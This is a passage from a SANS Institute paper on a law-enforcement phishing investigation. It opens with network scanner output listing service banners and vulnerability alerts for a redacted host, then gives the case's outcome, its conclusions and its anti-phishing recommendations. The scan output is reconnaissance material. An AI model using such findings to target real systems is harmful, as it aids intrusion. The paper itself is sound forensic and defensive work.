25 [Smtp => Simple Mail Transfer Protocol]
220 dupont77.[redacted].com ESMTP Sendmail 8.12.10 ready at Wed, 11 Feb 2004 17:36:54 -0700 (MST)

110 [Pop3 => Post Office Protocol 3]
+OK Qpopper (version 4.0.5) at dupont77.[redacted].com starting.

21 [Ftp => File Transfer Protocol]

22 [Ssh => Remote Login Protocol]
SSH-1.99-OpenSSH_3.4p1

23 [Telnet => Remote Login Protocol]
Virtual FreeBSD (dupont77.[redacted].com) (ttyp2)

login:

79 [Finger]
must provide username

80 [Http => World Wide Web, HTTP]
HTTP/1.1 400 Bad Request
Date: Thu, 12 Feb 2004 00:37:29 GMT
Server: Apache/1.3.27 OpenSSL/0.9.6 (Unix) PHP/4.3.3
Connection: close
Content-Type: text/html; charset=iso-8859-1

119 [News]
Error: (2) Could not open config file /etc/vnews.conf

139 [Netbios-ssn => NETBIOS Session Service]

143 [imap => Internet Message Access Protocol]
* OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS AUTH=LOGIN]
dupont77.[redacted]om IMAP4rev1 2003.339 [i] at Wed, 11 Feb 2004 17:36:36 -0700 (MST)

513 [Login => Remote login (a la telnet)]

514 [Shell => cmd]

993 [imaps => imap over TLS/SSL]

995 [pop3s => POP3 over TLS/SSL]

Alerts

Mail alerts

Remote Buffer Overflow in Sendmail
Sendmail versions from 5.79 to 8.12.7 are vulnerable to this buffer overflow.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1337

Service alerts

Finger service is running
Finger can give an attacker useful information, such as logon accounts and trusted hosts.

RLOGIN service enabled
This service is vulnerable to TCP spoofing attacks. If possible use SSH instead.
http://www.cert.org/tech_tips/usc20_full.html#2.4

RSH service enabled
This service is vulnerable to TCP spoofing attacks. If possible use SSH instead.
http://www.cert.org/tech_tips/usc20_full.html#2.4

Telnet service is running
This service is dangerous because it doesn't encrypt data. Sensitive information (usernames+passwords) can be sniffed. If possible use SSH instead.

Informational alerts

PHP module running (web server)
PHP is installed on this web server.

SSL enabled (web server)
OpenSSL is enabled on this web server.

[redacted] 2004 - 07:52 PM

Generated by **LANguard Network Security Scanner v(3.0 beta2)**
Copyright © 2001-2002 GFI Software Ltd.
www.gfisoftware.com/lannetscan

© SANS Institute 2008, Author retains full rights.

Results:

Using the above described methods and tools, the investigator was able to identify the source IP addresses of the phishing emails and spoofed websites. Insight was also gained in to the phisher's motive for taking over so many Internet accounts.

The investigator subsequently obtained the subscriber information of the SUBJECT-IP used to create the spoofed websites. With the element of personal finances introduced into the case, a new urgency developed. Without any additional victims identified, it was decided that the federal and state statutes involving violations of trademark/copyright infringement laws would be used to apply for a search warrant of the offender's home. This decision was based on OnlineTrinkets' logo being used in the original spoofed website. Under these guidelines, a search warrant was applied for and obtained to search and seize the computers attached to the residential broad band IP address.

The search warrant was successfully executed with several computers being seized. The subject, a 27 year old male, did admit to phishing the national ISP accounts. The hijacked accounts were then used to send "legitimate" spam. For commissions generated by mortgage application leads, the subject had made approximately $22,000 in the previous months. The phisher claimed to not realize that his actions caused "that much" damage.

Conclusions:

Although the investigation did not lead to the take down of an international identity theft ring, the documented losses were

© SANS Institute 2008, Author retains full rights.

quite substantial. The assumption can be made that a large percentage of the 300,000 callers to OnlineTrinkets' Customer Service had first attempted to cancel their orders online by trying to log into the phisher's page. This would have led to a follow up call to the National ISP when the users realized they were phishing victims. Experience in this case showed this process takes at least 10-15 minutes per call, meaning that fiscal loss to national ISP has to equal, if not surpass, OnlineTrinkets' $230,000 loss. Also to be considered are the end users, who are each burdened with their accounts being compromised, shutdown, and having to go through the reactivation process.

As the primary investigator for this case, I believe that many phishing cases can be investigated successfully if proper tools and resources are used. The full cooperation of all parties involved was a crucial component. The techniques described here have been used to successfully investigate and prosecute this and other phishing cases. Throughout this case many pairs of phishing emails and spoofed sites were analyzed, almost in a recursive manner. Each email had account information to be subpoenaed, source headers to be analyzed, and a hyperlink to a spoofed site to follow. Each web site had account information, FTP/SSH logs, and content. The source code revealed the method of submission and an additional email or FTP account was discovered. The investigator needed to get all content preserved and prepare subpoenas or search warrants. All too often, web masters would simply delete the offensive content and leave no record for the investigator. Also, the investigator was aware that many poorly configured web servers allowed directory traversal. This gave additional clues towards the phishers' activities.

© SANS Institute 2008, Author retains full rights.

There seems to be two general categories of phishing attacks. The first type consists of the target being the recipient's account login and password. This information gives the attacker an unlimited supply of email accounts to use and many times access to the victim's buddy list and/or address book. This could give misplaced trust to recipients of emails, often used for targeted spear phishing attacks. The second is more sinister, with the victim's financial data being the target. These phishing sites ask the victim to enter a complete dossier of their financial data. Both types of attacks can be tracked using the methods described here.

First Recommendation

This case demonstrated the complexity and need for cooperation between the corporate world and law enforcement in phishing investigations. Policy and procedures should be implemented by all corporations that conduct online business. All companies should track and document fraudulent activities discovered on their networks. Loss Prevention/IT Security Departments must now consider the outside threat of not only network intrusions, but additional crimes being perpetrated using the name and infrastructure of the company. These crimes need to be reported to the proper authorities, as there are many layers of victims.

Second Recommendation

Web hosting companies and network administrators should also implement a policy that will allow the timely discovery and proper documentation of illicit sites discovered on their networks. As mandated by US Code, TITLE 42, CHAPTER 132, SUBCHAPTER IV, § 13032- Reporting of child pornography by

© SANS Institute 2008, Author retains full rights.

electronic communication service, ISPs already have such a protocol in place; this could be used as a model for online fraud. The practice of just pulling down, deleting the site, and considering the problem solved must come to an end. Dealing with online scams should not just be considered a cost of doing business on the Net.

Third Recommendation

Several companies are offering commercial solutions to the phishing dilemma, including network filters and various secure email protocols. Each of these approaches has their advantages and disadvantages, which are beyond the scope of this report. However, corporations must be conscious of the threat and available remedies.

Fourth Recommendation

Antiphishing.org states that “approximately 5 percent of all recipients of a phishing email will reply with the information requested” (“What,” 2004). Using these numbers, the approximately 2000 phishing emails sent with the honey-mail account should have generated approximately 100 new victims. Phishing works and there is an endless supply of victims. The problem can only be stemmed with a more aggressive enforcement policy and by example. The BBC reported that the United Kingdom’s National Hi-Tech Crime Unit made the first arrest in the UK for phishing in April of 2004 (“Phishing arrest,” 2004). Several cases in the United States have also made headlines, including a case in Buffalo, NY, where a spammer using accounts opened with stolen identities was sentenced to up to 7 years in prison and ordered to pay a $16.4 million civil judgment (“Spammer,” 2004). Effective investigation and deterrence by law enforcement must be part of the answer.

© SANS Institute 2008, Author retains full rights.

This by no means is an exhaustive list of solutions. Obviously, user training must be mentioned. As is always said, human beings are always the weakest link. This form of social engineering has always been one of the most successful forms of "hacking." These exploits are only limited to the attacker's imagination and ingenuity. For every example seen as of yet, there will be multiple iterations of it. This is a constantly evolving problem. However, those "legitimate companies" that hire the unscrupulous spammers to increase their bottom line should be held responsible for their actions. If the economic incentive is removed, the problem will diminish. This can only be accomplished through legislation or by a designated regulatory body. As with many aspects of the Internet, this issue will have to be dealt with at the international level. Until this occurs, the phishing problem will not be completely addressed.

© SANS Institute 2008, Author retains full rights.

References:

Abad, C. (2005, November 5). *The economy of phishing: A survey of the operations of the phishing market*. Retrieved December 15, 2007, from http://www.cloudmark.com/releases/docs/the_economy_of_phishing.pdf

Dhamija, R., Tygar, J., & Hearst, M. (2006, January 26). *Why phishing works*. Retrieved December 3, 2007, from http://people.ischool.berkeley.edu/~rachna/papers/why_phishing_works.pdf

Gartner says number of phishing e-mails sent to U.S. adults nearly doubles in just two years (2006, November 9). Retrieved November 18, 2007, from http://www.gartner.com/it/page.jsp?id=498245

Gartner survey shows phishing attacks escalated in 2007 (2007, December 17). Retrieved January 13, 2008, from http://productivityapps.itbusinessnet.com/articles/viewarticle.jsp?id=258838

Loftesness, S. (2003, February 23). *Responding to "phishing" attacks*. Retrieved January 13, 2008, from http://www.glenbrook.com/2004/02/responding_to_p.html

Phishing (2003, August 1). Retrieved November 18, 2007, from http://www.wordspy.com/words/phishing.asp

© SANS Institute 2008, Author retains full rights.

Phishing activity trends report (2007, July). Retrieved November 18, 2007, from http://www.antiphishing.org/reports/apwg_report_july_2007.pdf

Phishing arrest is first for UK (2004, April 29). Retrieved November 18, 2007, from http://news.bbc.co.uk/2/hi/uk_news/3668941.stm

Phishing attack trends report (2004, April). Retrieved June 13, 2004, from http://www.antiphishing.org/APWG_Phishing_Attack_Report-Apr2004.pdf

Roberts, P. (2004, May 31). *More Scam Artists Go Phishing*. Retrieved January 13, 2008, from http://www.pcworld.com/article/id,116330-page,1/article.html

RSnake (2007, May 18). *Phishing social networking sites*. Retrieved January 13, 2008, from http://ha.ckers.org/blog/20070508/phishing-social-networking-sites/

Spammer gets up to 7 years in prison (2004, May 27). Retrieved November 18, 2007, from http://www.msnbc.msn.com/id/5078665/

What is phishing? (n.d.). Retrieved June 13, 2004, from http://www.antiphishing.org/

© SANS Institute 2008, Author retains full rights.

Last Updated: August 31st, 2015

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

SANS Crystal City 2015	Crystal City, VAUS	Sep 08, 2015 - Sep 13, 2015	Live Event
SANS Network Security 2015	Las Vegas, NVUS	Sep 12, 2015 - Sep 21, 2015	Live Event
SANS Seoul 2015	Seoul, KR	Sep 14, 2015 - Sep 19, 2015	Live Event
Data Breach Investigation Summit & Training	Dallas, TXUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Baltimore 2015	Baltimore, MDUS	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Perth 2015	Perth, AU	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS Tallinn 2015	Tallinn, EE	Sep 21, 2015 - Sep 26, 2015	Live Event
SANS ICS Amsterdam 2015	Amsterdam, NL	Sep 22, 2015 - Sep 28, 2015	Live Event
SANS Bangalore 2015	Bangalore, IN	Sep 28, 2015 - Oct 17, 2015	Live Event
SANS DFIR Prague 2015	Prague, CZ	Oct 05, 2015 - Oct 17, 2015	Live Event
SANS Seattle 2015	Seattle, WAUS	Oct 05, 2015 - Oct 10, 2015	Live Event
SANS Tysons Corner 2015	Tysons Corner, VAUS	Oct 12, 2015 - Oct 17, 2015	Live Event
SOS: SANS October Singapore 2015	Singapore, SG	Oct 12, 2015 - Oct 24, 2015	Live Event
SANS Gulf Region 2015	Dubai, AE	Oct 17, 2015 - Oct 29, 2015	Live Event
SANS Cyber Defense San Diego 2015	San Diego, CAUS	Oct 19, 2015 - Oct 24, 2015	Live Event
SANS Tokyo Autumn 2015	Tokyo, JP	Oct 19, 2015 - Oct 31, 2015	Live Event
SANS South Florida 2015	Fort Lauderdale, FLUS	Nov 09, 2015 - Nov 14, 2015	Live Event
SANS Sydney 2015	Sydney, AU	Nov 09, 2015 - Nov 21, 2015	Live Event
SANS London 2015	London, GB	Nov 14, 2015 - Nov 23, 2015	Live Event
Pen Test Hackfest Summit & Training	Alexandria, VAUS	Nov 16, 2015 - Nov 23, 2015	Live Event
SANS Hyderabad 2015	Hyderabad, IN	Nov 24, 2015 - Dec 04, 2015	Live Event
SANS Cape Town 2015	Cape Town, ZA	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS San Francisco 2015	San Francisco, CAUS	Nov 30, 2015 - Dec 05, 2015	Live Event
SANS Milan 2015	OnlineIT	Sep 07, 2015 - Sep 12, 2015	Live Event
SANS OnDemand	Books & MP3s OnlyUS	Anytime	Self Paced